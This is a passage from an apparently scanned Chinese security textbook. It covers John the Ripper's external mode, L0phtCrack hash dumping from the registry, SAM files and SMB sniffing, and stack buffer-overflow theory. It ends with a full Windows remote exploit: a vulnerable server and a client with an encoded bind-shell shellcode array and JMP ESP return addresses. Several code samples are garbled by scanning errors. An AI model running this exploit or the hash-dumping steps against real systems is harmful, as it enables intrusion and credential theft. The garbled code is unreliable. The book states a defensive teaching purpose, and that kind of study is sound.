restore（）回复一个中断的工作时调用这些函数的返回类型都是“ void ”，不需要参数，使用到了全域参数“ word ”（已定义为 “ int word[16] ”）， 除了 init（）之外，它在“ word ”初始化之前已经被调用了。“ word ”参数包含了要试的字串（ASCII），filter（）可以改变它，或是 0 以外的，可以用“ word[0] ”来保留它。当它被调用的时候，generate（）不能假设任何特殊值的“ word ”但是可以将它放在下一个将要试的字串，或是 0 以外。“ word[0] ”当破解工作结束的时候（这将会引起 John 结束执行），restore（）必需设定全域参数来继续执行由支持的“ word ”字串。可以单独使用任意一个扩充模式或跟其他某些模式一起使用，在这个情况之下只有 init（）以及 filter（）会被使用到（而且只有 filter（）是必需要的）。使用扩充模式的过滤器跟其他的破解模式及“ -makechars ”命令是相容的。

建议不要使用 filter（），最好在使用扩充模式和自己的 generate（）时不要过滤太多的字，可以改一下 generate（），使它不要产生会被过滤掉的字串。就像作者在上面所提到过的，编译器支持了 C 语言的子集。John 是一个 cracker，不是一个编译器。这里有一个列表，列举出 John 与 C 编译器功能上的差别：

- 只支持标准的功能，不能自行定义一个自己的；
- 只支持“ while ”的循环；
- 只支持“ int ”与“ void ”资料型别；
- 只支持单一十进位的数组；
- 不支持结构化；
- 不支持指标。

一些支持的功能与 C 语言不同的地方：

- 数组名称单独参考到它的第一个基本元素而非这个数组的位置（以 0 作启始）；
- “ ++ ”跟“ — ”运算符在表示式计算的时候执行，而不是预编译的时候执行；这会在 C 的很多例子中返回相同的结果，像在 C 语言跟 John 的编译器中 “ i = j++ ；”都等于“ i = j ； j = j + 1 ；”，但是假如这些参数被应用不只一次，返回的结果会跟 C 不同（如“ i = j++ - j++ ；”在 John 中就等于“ i = j -（j + 1）；j = j + 2 ；”，但是在 C 语言里却变成是“ i = j - j ；j = j + 2 ；”）。

强力的 C 语言语法结构（所有整数运算元），“ if ” /“ else ”跟“ while ”仍然可以使用，这对所有的小程序来说应该是足够的。

4.4.4 Windows NT/2000 口令破解

1. 简介

L0phtCrack 是在 NT 平台上使用的口令审计工具。它能通过保存在 NT 操作系统中 cryptographic hashes 列表来破解用户口令。通常为了安全起见，用户的口令都是在经过加密之后保存在 hash 列表中的。这些敏感的信息如果被入侵者获得，他们不仅可能会得到用户的权限，也可能会得到系统管理员的权限了，后果不堪设想。L0phtCrack 可通过各种不同的破解方法对用户的口令进行破解。

了解破解用户口令的方法是一件非常有意义的事情。最重要的是可以帮助系统管理员对目前使用的用户口令的安全性能作出评估。实践证明，那些没有经过测试就使用的口令，在黑客的入侵面前会显得不堪一击。此外，还能帮助用户找回遗忘的口令，检索用户口令，简化用户从 NT 平台移植到其他的平台（如移植到 UNIX 平台）的过程。

使用 L0phtCrack 自带的 hash 列表进行快速入门的过程。通过使用“ File→ Open Password File ”命令打开 pwfile.txt 文件。选择“ Tools→ Run Crack ”命令，口令破解过程就开始了。这就是一个简单的破解过程。

L0phtCrack 能直接从注册表、文件系统、备份磁盘，或是在网络传输的过程中找到口令。L0phtCrack 开始破解的第 1 步是精简操作系统存储加密口令的 hash 列表。之后才开始口令的破解，这个过程称为是 cracking。它采用三种不同的方法来实现。

（1）最快也是最简单的方法是字典攻击。L0phtCrack 将字典中的词逐个与和口令 hash 表中的词作比较。当发现匹配的词时就显示结果，即用户口令。L0phtCrack 自带一个小型词库。如果需要其他字典资源可以从因特网上获得。这种破解方法使用字典的容量越大，破解的结果越好。

（2）另一种方法名为 hybrid。它是建立在字典破解的基础上的。现在许多用户选择口令不再只是由字母组成的，他们常会使用诸如“ bogus11 ”或“ Annaliza!! ”等添加了符号和数字的字符串作为口令。这类口令是复杂了一些，但通过口令过滤器和一些方法，破解它也不是很困难，Hybrid 就能快速地对这类口令进行破解。

（3）最后一种也是最有效的一种破解方式“ 暴力破解 ”。按道理说真正复杂的口令，用现在的硬件设备是无法破解的。但现在所谓复杂的口令一般都能被破解，只是时间长短的问题，且破解口令时间远远小于管理员设置的口令有效期。使用这种方法也能了解一个口令的安全使用期限。

2. 安装

L0phtCrack 是一个人软件。在安装的过程中会创建一个“ \programfiles\L0phtCrack ”目录，也就是说在开始菜单的程序中产生一个快捷方式，其安装界面如图 4-46 所示。



图 4-46　L0phtCrack 安装界面

3. 如何得到口令的 hash 散列值

（1）注册

开始破解过程，L0phtCrack 首先需要检索口令 hash 列表。如果有管理权限，可以使用‘ Tools →Dump Passwords from Registry ”命令在 L0phtCrack 菜单上检索 hash 表。可以从本地机上或是允许访问的远程机导出口令 hash 列表。在注册表对话框中的“ Dump Passwords ”输入 NT 机器名或 IP 地址，单击“ OK ”按钮，将用户名和密码下载到 L0phtCrack 中。对口令列表的

检索结束之后，开始执行口令过程。

（2）SAM FILE

第二种是通过文件系统访问 hash 列表。因为操作系统对 SAM 文件进行了加密，口令存储在该文件系统中。当操作系统在运行过程中，是不可能从文件系统中得到任何信息的。有时候，文件系统的备份被保存在磁盘或一个加密的 repair 磁盘上或是在系统硬件的 repair 目录上。同时，其他的操作系统（如 DOS 系统）可以从软盘启动，口令 hash 能直接从文件系统得到。如果能对计算机进行物理访问，这种方法很有用。

可以从“ SAM ”或“ SAM.- ”文件中下载 hash 列表到 L0phtCrack。通过使用“ File→Import SAM File ”菜单命令和指定的文件名，L0phtCrack 将自动在 NT 上展开“ SAM ”文件。

注意：如果使用的是 Windows 95/98，展开“ SAM.- ”文件到“ SAM ”，使用在 NT 系统的扩展指令。该命令是 expand sam.- sam.

（3）SMB 包捕获

L0phtCrack 提供的最后一种获得 hash 列表的方法是通过网络。一定有一个或多个以太网设备对网络进行访问，使用“ Tool→SMB Packet Capture ”命令启动 SMB 包捕获窗口。网络设备能获得任何 SMB 认可的部分。如果转换网络，则只能看到本机或连接的计算机原有的任务。

当 SMB 认可的任务授权被捕获的时，在“ SMB Packet Capture ”的窗口显示。内容有：源代码、目的 IP 地址、用户名、SMB 口令、加密 LAMMAN hash 列表和加密 NTLM hash 列表等。“ Save Capture ”命令保存捕获到的信息，用来破解 hash 表。“ File→Open Password ”命令打开捕获的内容。同时，还可以对其他的口令进行捕获和破解。

（4）PWDUMP2

Todd Sabin 已经发布了一个免费的工具，能在本地导出口令的 hash 列表，如果 SAM 使用的是 SYNKEY 工具进行加密（该资源在 Service Packet3 中有介绍，可从 http://www.webspan.net/~pwdump2 中得到），根据网站上的指导可以对口令的 hash 表进行检索。可以使用“ File→Open Password File ”命令下载 hash 列表到 L0phtCrack 中。

4. 如何破解得到的口令 hash 散列值

（1）字典攻击

L0phtCrack 的第一种方法是使用字典攻击。该方法通过使用字典中的词库进行破解工作。将词库中的所有的口令与口令 hash 列表作比较。如果得到了匹配的词，则破解成功。L0phtCrack 自带了一个有 25000 个词的名为 words-english 的文件，其中包括了许多常见的作为口令的词。也可用“ File→Open Qordlish ”文件菜单命令下载其他的字典到 L0phtCrack。

开始破解的过程：选择菜单上的“ Tools→Run Crack ”命令。默认的顺序是字典攻击、hybrid 攻击、暴力破解。通常在使用了这 3 种方法之后，L0phtCrack 大都能成功的获得口令。如果愿意也可以在 Tools Option 对话框中定义破解入侵的具体步骤。

L0phtCrack 窗口显示的状态信息表明，字典攻击成功的概率和字典中词库的大小成正比。

（2）Hybrid attack

在字典攻击失败后，开始 hybrid。Hrbrid 使用简单的模式，用户通过对一般词汇的改变产生的口令进行入侵。L0phtCrack 能智能化地尝试口令的猜测。比如试一试“ BOGUS11 ”。许多的用户仅仅在一些原有词的基础上添加了很少的数字或符号，来试图创造一个不可猜测的口

令。但 L0phtCrack 能很快猜测出这些口令，而不再需要进行暴力入侵。L0phtCrack 的 Hybrid 的破解方法，使用的默认检验字符或数字的个数是 2。也可以通过“ Tools→ Options ”命令来改变该数值。

（3）暴力入侵

在字典攻击和 hybrid 失败之后，就是暴力入侵。它可能会消耗相当长的时间，但是这些时间远远小于口令的有效期。因此这些口令在暴力入侵面前显得格外的脆弱。可以通过使用“ Tool Option ”命令改变字符数字的设置，默认的设置是尝试所有的数字和字符。

在 Pentium II/450 到 Pentium 166 的 CPU 上理想的暴力破解时间是应该是 24～72 小时。

5. 菜单命令指南

L0phtCrack 的主界面如图 4-47 所示。




图 4-47 L0phtCrack 主界面

（1）文件（选项）

Open Password File：该命令打开 hash 列表文件。该文件是以 L0phtCrack2.5 格式（*.lc）或是以 PWDUMP 的形式创建的。

Open Wordlist File：该命令打开字典攻击中的词库。L0phtCrack2.5 自带的默认目录文件是名为 word-english 的文件，如果没有自定义的字典就可以使用它。

Import SAM File：该命令打开一个 SAM 文件并从它下载口令的 hash 列表。如果该文件有名为 SAM.-的压缩文件，在 NT 系统中它将自动展开。如果运行在 Windows 95/98 操作系统下，则需要使用在 NT 系统下的扩展应用程序 expand sam._sam，展开 SAM._到 SAM。

Save & Save As：Save & Save As 命令保存口令破解的当前状态，不论它们是否已经受到入侵。文件以 L0phtCrack2.5 格式（*.lc）保存。这是一个 ASCII 码文件，能在各种编辑器中编辑，保存在各类数据库中。该文件可在解码中断时重新载入，从断点继续开始解码，或在一次解码过程中使用不同的解码方式。

Exit：Exit 结束破解进程。

Edit：Edit 菜单是没有多大用处。

（2）工具（选项）

Dump Passwords from Registry：该命令打开一个对话框，接受 NT 计算机用户名和 IP 地址。该计算机特别之处就在于通过远程注册调用，导出在注册表中 SAM 部分的口令 hash 列

表。管理本机或远程访问，需要通过使用这种方法导出口令 hash 列表，如图 4-48 所示。

SMB Packet Capture：该命令运行网络包捕获窗口，SMB 包捕获实监视的以太网，寻找 SMB 网络认可的包，当它捕获到认可的部分之后，显示参数有：用户名和口令的 hash 列表。使用 Save Caption 将窗口中的内容以*.lc 的格式保存。

Clear Caption：清除窗口中的内容。

Done：结束捕获任务。

Run Crack：该命令启动破解过程，一个进程显示破解进展状态。

Stop Crack：该命令中止目前的破解任务，它能在任何的时候重新开始。

（3）选项（选项）

选项对话框包括了 L0phtCrack 对 hash 表破解方法的所有不同的参数设置。默认的设置方法是折中口令复杂程度和消耗时间。多数情况下，用户是不需要改变默认设置的，如图 4-49 所示。



图 4-48　从指定计算机的注册表破解密码




图 4-49　工具选项

字典攻击默认设置是通过检查 LANMAN 和 NTLM 检验栏。

字典、暴力和 Hybrid 实现的默认设置是通过许多简单的字典和数字字符组合而实现的。默认破解设置的数字和符号的个数是 2。如果增加该数值将会延长破解时间。

暴力破解入侵的默认设置。默认的字符串是所有的数字字母的组合形式。也可以在字典中添加自定义的字符串。用户自己设置生成的字典保存在*.lc 文件中。

（4）窗口（选项）

Minimize to Tray：在系统快捷栏中的一个小图标，在经常需要使用该工具的时候，它能提供方便。

SMB Packet Capture：打开时也有同样的图标。

Hide：按“ Ctrl+Alt+L ”组合键显示。该命令完全隐藏程序窗口。它在任务管理期间隐藏程序。使用“ Ctrl+Alt+L ”组合键显示程序。如果 SMB PacketCapture 窗口打开了，它也能以同样的方式隐藏或显示。

Help About L0phtCrack：该命令显示程序版本信息、序列号和注册码等。

L0phtCrack Website：该命令主要是连接到 L0phtCrack 的网站，得到关于 L0phtCrack 的最新信息。

L0pht Website：该命令连接到 L0pht 的主页，显示 L0pht 产品的最新的信息，并给出了系统安全指导建议。

第 5 章　安全讨论 —— 黑客入侵分析

如果说前 3 章侧重于网络安全与黑客行为的理论性分析，那么第 4 章和本章则将从实战角度介绍黑客入侵的步骤和手段。

在第 4 章详细介绍了黑客的探测技术。在收集到了大量系统信息之后，黑客就会利用各种手段与工具，充分利用探测到的系统信息，利用系统漏洞进入系统并不断提升自己的权限，以达到他们的真正目的。一般来说，黑客的目的主要有下面几个：

- 获取文件和重要数据；
- 获得超级用户权限；
- 对系统进行非法访问；
- 进行不许可的操作；
- 拒绝服务；
- 恶意篡改信息；
- 公开并扩散重要信息。

本章的主要内容是黑客入侵系统的常用手法，包括进入系统后如何提升权限、如何利用软件漏洞或协议漏洞使相关服务不能运行以及使系统瘫痪等。并且针对每种入侵手法给出了相应的防范措施以及安全建议。具体内容包括缓冲区溢出、邮件炸弹、拒绝服务、欺骗入侵和 Web 入侵。


通过本章内容的学习，结合实例，读者可以对黑客的常用入侵手段有一定的了解与体会，当然，本章的目的并不是为了教读者如何去入侵一个系统，而是从安全角度剖析黑客的入侵手段，从而可以更加有效地防范黑客的入侵，保证系统的安全。

5.1　缓冲区溢出

缓冲区溢出是一个非常普遍又十分危险的漏洞，存在于各种操作系统和应用软件之中。它可以带来严重的危害，比如引起系统的重新启动或当机，黑客可以利用这种漏洞执行任意命令，甚至取得系统特权。本章将从多个方面阐述缓冲区溢出的原理和利用这种漏洞的入侵手段。

5.1.1　基本概念

首先介绍一下关于堆栈的基本概念，一个程序在内存中通常分为程序段、数据段和堆栈 3 部分。程序段里存放着程序的机器码和只读数据，数据段存放的是程序中的静态数据，堆栈则存放着动态数据。在内存中，它们的位置如下：



从物理上讲，堆栈是就是一段连续分配的内存空间。一个程序中会声明各种变量。静态全局变量位于数据段，并且在程序开始运行的时候被加载。而程序动态的局部变量则分配在堆栈里面。

从操作上来讲，堆栈是一个先入后出的队列。它的生长方向与内存的生长方向正好相反。规定内存的生长方向为向上，则堆栈的生长方向为向下。压栈的操作 push＝ESP-4，出栈的操作是 pop=ESP+4。换句话说，堆栈中旧值的内存地址反而比新值要大。这是堆栈溢出的基本理论依据。

在一次函数调用中，堆栈中将被依次压入参数、返回地址和 EBP。如果函数有局部变量，接下来就在堆栈中开辟相应的空间以构造变量。函数执行结束，这些局部变量的内容将丢失，但是不被清除。在函数返回的时候弹出 EBP，恢复堆栈到函数调用的地址，弹出返回地址到 EIP 以继续执行程序。

在 C 语言程序中，参数的压栈顺序是反向的，比如 func（a，b，c)。在参数入栈的时候，先压 c，再压 b，最后压 a。在取参数的时候，由于栈的先入后出，先取栈顶的 a，再取 b，最后取 c。

5.1.2 缓冲区溢出的原理

“缓冲区溢出”在英文中可以翻译为 buffer overflow，buffer overrun，smash the stack，trash the stack，scribble the stack， mangle the stack， memory leak，overrun screw。

一个缓冲区溢出应用程序使用这个溢出的数据将汇编语言代码放到计算机的内存中，通常是产生 root 权限的地方。单单的缓冲区溢出并不会产生安全问题，只有将溢出送到能够以 root 权限运行命令的区域才会产生威胁。这样，一个缓冲区利用程序将能运行的指令放在了有 root 权限的内存中，从而一旦运行这些指令，就是以 root 权限控制了计算机。

所以更多的时候把缓冲区溢出称为一种系统入侵的手段，通过在程序的缓冲区写超出其长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈，使程序转而执行其他指令，达到入侵的目的。据统计，通过缓冲区溢出进行的入侵占所有系统入侵总数的 80%以上。

世界上第一个缓冲区溢出入侵——著名的 Morris 蠕虫，发生在 10 年前，它曾造成了全世界 6000 多台网络服务器瘫痪。这是最早的缓冲区溢出入侵程序。

缓冲区溢出可以粗略分为两类 远程和本地。本地的溢出一般需要控制台来进行漏洞挖掘，且只有交互式的登录用户才适用。远程缓冲区溢出则更危险，它可以可以从网络上任何节点在无特权的情况下进行。远程缓冲区溢出通常要花费有效负载（payload）来执行入侵者想做的事情。

造成缓冲区溢出的原因是程序中没有仔细检查用户输入的参数。

下面举一个最为常见的，也是最简单的溢出。

```
void function(char *str){
char buffer[16];
strcpy(buffer),str;
}
```

在这个例子中上面的 buffer 的长度被限制在 16，而 strcpy（）将直接把 str 中的内容 copy 到 buffer 中。这样只要 str 的长度大于 16，就会造成 buffer 的溢出，使程序运行出错。因此，

说这个程序溢出了。

假设在 Linux 下，用 gcc 对这段源码进行编译，产生汇编代码输出：

```
$ gcc -S -o example1.s example1.c
```

看看输出文件中调用函数的那部分：

```
    pushl $3
    pushl $2
    pushl $1
    call function
```

这就将 3 个参数推入堆栈里了，并调用 function（）。指令 call 会将指令指针 IP 压入堆栈。在返回时，RET 要用到这个保存的 IP。在函数中，首先要进行一些必要的处理。每个函数都必须有这些过程：

```
    pushl %ebp
    movl %esp，%ebp
    subl $20，%esp
```

这几条指令将 EBP 基址指针放入堆栈，将当前 SP 拷贝到 EBP。然后，为本地变量分配空间，并将它们的大小从 SP 里减掉。由于内存分配是以字为单位的，因此，这里的 buffer1 用了 8 字节（2 个字，一个字 4 字节）。Buffer2 用了 12 字节（3 个字）。所以这里将 ESP 减了 20。这样，现在的堆栈看起来应该是这样的：

```
低端内存  buffer2   buffer1   sfp   ret   a     b     c      高端内存
  < ------ [         ][         ][    ][  ][  ][  ][  ]
栈顶                                                        栈底
```

那是什么导致了溢出呢？缓冲区溢出是将一个超过缓冲区长度的字符串拷贝到缓冲区的结果。超过缓冲区空间的字符串覆盖了与缓冲区相邻的内存区域。这种错误其实是编程中经常犯的一种错误。下面这个程序：

```
example1.c
-----------------------------------------------------------------------
void function(char) *str {
   char buffer[16];

   strcpy(buffer,str);
}

void main() {
   char large_string[256];
   int i;

   for( I = 0; I < 255; i++)
   large_string[i] = 'A';
```

```
    function(large_string);
}
-------------------------------------------------------------------------
```

这个程序是一个经典的缓冲区溢出编码错误。函数将一个字符串不经过边界检查，拷贝到另一内存区域。当调用函数 function（）时，堆栈如下：

```
低端内存     buffer      sfp     ret    *str      高端内存
<----------  [           ][      ][     ][    ]
 栈顶                                              栈底
```

不用说，程序执行的结果是“ Segmentation fault (core dumped) ”或类似的出错信息。因为从 buffer 开始的 256 个字节都将被*str 的内容“ A ”覆盖，包括 sfp、ret、甚至*str。“ A ”的十六进值为 0x41，所以函数的返回地址变成了 0x41414141，这超出了程序的地址空间，所以出现段错误。可见，缓冲区溢出允许改变一个函数的返回地址。在这个例子中，可以通过修改 0x41414141 来改变程序返回后的入口地址。同样通过这种方式，也就可以改变程序的执行顺序了。

存在像 strcpy 这样的问题的标准函数还有 strcat（）、sprintf（）、vsprintf（）、gets（）、scanf（），以及在循环内的 getc（）、fgetc（）和 getchar（）等。

5.1.3 缓冲区溢出实例解析

通过上面的分析可以知道，可以通过修改程序的返回地址，让它去执行一段事先准备的程序。一个缓冲区溢出程序通常由如下几部分组成：

- 准备一段可以调出一个 shell 的机器码形成的字符串，称之为 ShellCode。
- 申请一个缓冲区，并将机器码填入缓冲区的低端。
- 估算机器码在堆栈的可能起始位置，并将这个位置写入缓冲区的高端。这个起始位置也是在执行这一程序时需要反复调整的一个参数。
- 将这个缓冲区作为系统一个有着缓冲区溢出错误程序的入口参数并执行这个有错误的程序。这个程序通常都是 SUID root 的程序。

下面给出的是一个 Windows 操作系统下远程缓冲区溢出入侵的实例。

下面是一个有问题的因特网服务程序：

```
/*************************************************************************/
/*          server.cpp By Ipxodi
*/
#include <winsock2.h>
#include <stdio.h>
char Buff[1024];
void overflow(char * s,int size)
{
        char s1[50];
        printf("receive %d bytes",size);
        s[size]=0;
```

```
        strcpy(s1,s);
}

int main()
{
        WSADATA wsa;
        SOCKET listenFD;
        int ret;
        char asd[2048];

        WSAStartup(MAKEWORD(2,2),&wsa);

        listenFD = socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);

        struct sockaddr_in server;

        server.sin_family = AF_INET;
        server.sin_port = htons(3764);
        server.sin_addr.s_addr=ADDR_ANY;
        ret=bind(listenFD,(sockaddr *)&server,sizeof(server));
        ret=listen(listenFD,2);

        int iAddrSize = sizeof(server);
        SOCKET clientFD=accept(listenFD,(sockaddr *)&server,&iAddrSize);
        unsigned long lBytesRead;
        while(1)        {
                        lBytesRead=recv(clientFD,Buff,1024,0);
                        if(lBytesRead<=0)       break;

                        overflow(Buff,lBytesRead);

                        ret=send(clientFD,Buff,lBytesRead,0);
                        if(ret<=0)      break;

        }
        WSACleanup();
        return 0;
}
/*************************************************************************/
```

可以发现函数 Overflow 有问题。

现在来写溢出入侵程序：

（1）先算溢出（返回）地址应该在哪里。

下面是溢出时刻堆栈布局：

```
内存底部                                          内存顶部
                buffer              EBP     ret
<------ [NNNNNNNNNNN][N     ] [A     ]SSSS
                 ^&buffer
堆栈顶部                                          堆栈底部
```

可以看到，buffer 开的是 50，32 位系统针对数组进行四位对齐，所以实际缓冲区是 52，加上 EBP 占去 4 个字节，就是 52+4=56，那么，ret 就是第 56 字节了。

（2）再检查 server 里面 LoadLibrary 和 GetProcAddress 的地址是什么。

```
启动 wdasm32，加载 server.exe
:004028EC 68F0014200                    push 004201F0
* Reference To: KERNEL32.LoadLibraryA，  Ord:01C2h
| :004028F1 FF15E8614200                  Call dword ptr [004261E8]
KERNEL32.LoadLibraryA（就是 LoadLibrary 的别名）的入口地址：0x004261E8。
:00402911 51                            push ecx
* Reference To: KERNEL32.GetProcAddress，  Ord:013Eh
| :00402912 FF15E4614200                  Call dword ptr [004261E4]
KERNEL32.GetProcAddress 的入口地址：0x004261E4。
这两个地址都有 00，不能直接在 shellcode 里面引用，因此采用如下变通方案：
  0xbb，0x99，  0xe8，  0x61，  0x42，     /* mov ebx，  004261E8h;(&LoadLibrary)
  0xc1，  0xeb，  0x08，                   /* shr ebx，  08                      */
以及
  0xb3，  0xe4，                           /* mov bl，  e4      &GetProcAddr     */
```

（3）写出 client：

```
/*****************************************************************************
/
/*          client.cpp By Ipxodi
*/
#include <winsock2.h>
#include <stdio.h>
#define WIN2000
#ifdef WIN2000
#define JUMPESP "\x2a\xe3\xe2\x77"
#endif
#ifdef WIN98
#define JUMPESP "\xa3\x95\xf7\xbf"
```

```
#endif

unsigned char eip[8] = JUMPESP;
unsigned char sploit[580] = {
  0x90,  0x8b,  0xfc,
  0x33,  0xc0,  0x50,  0xf7,  0xd0, 0x50,  0x59,  0xf2,  0xaf,  0x59,  0xb1,  0xc6,
  0x8b,  0xc7,  0x48,  0x80,  0x30, 0x99,  0xe2,  0xfa,  0x33,  0xf6,  0x96,  0xbb,
  0x99,  0xe8,  0x61,  0x42,  0xc1, 0xeb,  0x08,  0x56,  0xff,  0x13,  0x8b,  0xd0,
  0xfc,  0x33,  0xc9,  0xb1, 0x0b,  0x49,  0x32,  0xc0,  0xac,  0x84,  0xc0,  0x75,
  0xf9,  0x52,  0x51,  0x56, 0x52,  0xb3,  0xe4,  0xff,  0x13,  0xab,  0x59,  0x5a,
  0xe2,  0xec,  0x32,  0xc0, 0xac,  0x84,  0xc0,  0x75,  0xf9,  0xb3,  0xe8,  0x56,
  0xff,  0x13,  0x8b,  0xd0,  0xfc,  0x33,  0xc9,  0xb1, 0x06,  0x32,  0xc0,  0xac,
  0x84,  0xc0, 0x75,  0xf9,  0x52,  0x51,  0x56,  0x52,  0xb3,  0xe4,  0xff,  0x13,
  0xab, 0x59,  0x5a,  0xe2,  0xec,  0x83,  0xc6, 0x05,  0x33,  0xc0,  0x50,  0x40,
  0x50,  0x40,  0x50,  0xff, 0x57,  0xe8,  0x93,  0x6a,  0x10, 0x56,  0x53,  0xff,
  0x57,  0xec, 0x6a,  0x02,  0x53,  0xff,  0x57,  0xf0,  0x33,  0xc0,  0x57,  0x50,
  0xb0,  0x0c,  0xab, 0x58,  0xab,  0x40,  0xab,  0x5f,  0x48, 0x50,  0x57,  0x56,
  0xad,  0x56,  0xff,  0x57,  0xc0, 0x48,  0x50,  0x57,  0xad,  0x56,  0xad,  0x56,
  0xff, 0x57,  0xc0,  0x48,  0xb0,  0x44,  0x89,  0x07,  0x57,  0xff,  0x57,  0xc4,
  0x33, 0xc0,  0x8b,  0x46,  0xf4, 0x89,  0x47,  0x3c,  0x89,  0x47,  0x40,  0x8b,
  0x06, 0x89,  0x47,  0x38,  0x33, 0xc0,  0x66,  0xb8,  0x01,  0x01,  0x89,  0x47,
  0x2c,  0x57,  0x57,  0x33,  0xc0, 0x50,  0x50,  0x50, 0x40,  0x50,  0x48,  0x50,
  0x50, 0xad,  0x56,  0x33,  0xc0,  0x50,  0xff,  0x57,  0xc8,  0xff,  0x76,  0xf0,
  0xff,  0x57,  0xcc,  0xff,  0x76,  0xfc,  0xff,  0x57,  0xcc,  0x48,  0x50,  0x50,
  0x53, 0xff,  0x57,  0xf4,  0x8b,  0xd8,  0x33,  0xc0,  0xb4,  0x04,  0x50,  0xc1,
  0xe8, 0x04,  0x50,  0xff,  0x57,  0xd4,  0x8b,  0xf0,  0x33,  0xc0,  0x8b,  0xc8,
  0xb5, 0x04,  0x50,  0x50,  0x57,  0x51,  0x56,  0xff,  0x77,  0xa8,  0xff,  0x57,
  0xd0, 0x83,  0x3f,  0x01,  0x7c,  0x22,  0x33,  0xc0,  0x50,  0x57,  0xff,  0x37,
  0x56,  0xff,  0x77,  0xa8,  0xff,  0x57,  0xdc,  0x0b,  0xc0,  0x74,  0x2f,  0x33,
  0xc0, 0x50,  0xff,  0x37,  0x56,  0x53,  0xff,  0x57,  0xf8,  0x6a,  0x50,  0xff,
  0x57, 0xe0, 0xeb,  0xc8,  0x33,  0xc0,  0x50,  0xb4,  0x04,  0x50,  0x56,  0x53,
  0xff, 0x57,  0xfc,  0x57,  0x33,  0xc9,  0x51,  0x50,  0x56,  0xff,  0x77,  0xac,
  0xff,  0x57,  0xd8, 0x6a,  0x50,  0xff,  0x57,  0xe0,  0xeb,  0xaa,  0x50,  0xff,
  0x57, 0xe4,  0x90,  0xd2,  0xdc,  0xcb,  0xd7,  0xdc,  0xd5, 0xaa,  0xab,  0x99,
  0xda,  0xeb,  0xfc,  0xf8,  0xed,  0xfc,  0xc9,  0xf0,  0xe9,  0xfc,  0x99,  0xde,
  0xfc,  0xed,  0xca,  0xed,  0xf8,  0xeb,  0xed,  0xec,  0xe9,  0xd0,  0xf7,  0xff,
  0xf6,  0xd8,  0x99,  0xda,  0xeb,  0xfc,  0xf8,  0xed,  0xfc,  0xc9,  0xeb,  0xf6,
  0xfa,  0xfc,  0xea,  0xea,  0xd8,  0x99,  0xda,  0xf5,  0xf6,  0xea,  0xfc,  0xd1,
  0xf8,  0xf7,  0xfd,  0xf5,  0xfc,  0x99,  0xc9,  0xfc,  0xfc,  0xf2,  0xd7,  0xf8,
```

```
    0xf4，  0xfc，  0xfd，  0xc9，  0xf0，  0xe9，  0xfc，  0x99，  0xde，  0xf5，  0xf6，  0xfb，
    0xf8，  0xf5，  0xd8，  0xf5，  0xf5，  0xf6，  0xfa，  0x99，  0xce，  0xeb，  0xf0，  0xed，
    0xfc，  0xdf，  0xf0，  0xf5，  0xfc，  0x99，  0xcb，  0xfc，  0xf8，  0xfd，  0xdf，  0xf0，
    0xf5，  0xfc，  0x99，  0xca，  0xf5，  0xfc，  0xfc，  0xe9，  0x99，  0xdc，  0xe1，  0xf0，
    0xed，  0xc9，  0xeb，  0xf6，  0xfa，  0xfc，  0xea，  0xea，  0x99，  0xce，  0xca，  0xd6，
    0xda，  0xd2，  0xaa，  0xab，  0x99，  0xea，  0xf6，  0xfa，  0xf2，  0xfc，  0xed，  0x99，
    0xfb，  0xf0，  0xf7，  0xfd，  0x99，  0xf5，  0xf0，  0xea，  0xed，  0xfc，  0xf7，  0x99，
    0xf8，  0xfa，  0xfa，  0xfc，  0xe9，  0xed，  0x99，  0xea，  0xfc，  0xf7，  0xfd，  0x99，
    0xeb，  0xfc，  0xfa，  0xef，  0x99，  0x9b，  0x99，
    0x4b，0x9d，  //port=53764
    0x99，0x99，  0x99，  0x99，  0x99，0x99，  0x99，  0x99，  0x99，  0x99，  0x99，  0x99，
    0xfa，0xf4，  0xfd，  0xb7，  0xfc，0xe1，  0xfc，  0x99，  0xff，  0xff，  0xff，0xff，
    0x0d，  0x0a};
int main()
{
        WSADATA wsa;
        SOCKET sockFD;
        char Buff[1024]，*sBO;

        WSAStartup(MAKEWORD(2,2),&wsa);

        sockFD = socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);

        struct sockaddr_in server;

        server.sin_family = AF_INET;
        server.sin_port = htons(3764);
        server.sin_addr.s_addr=inet_addr("127.0.0.1");

        connect(sockFD,(struct sockaddr *)&server,sizeof(server));
        for(int i=0;i<56;Buff[i++]=0x90);
        strcpy(Buff+56,(char *)eip);
        strcpy(Buff+60,(char *)sploit);
        sBO = Buff;
        send(sockFD,sBO,56+4+560,0);

        closesocket(sockFD);
        WSACleanup();
        return 1;
```

```
}
/*****************************************************************************/
```

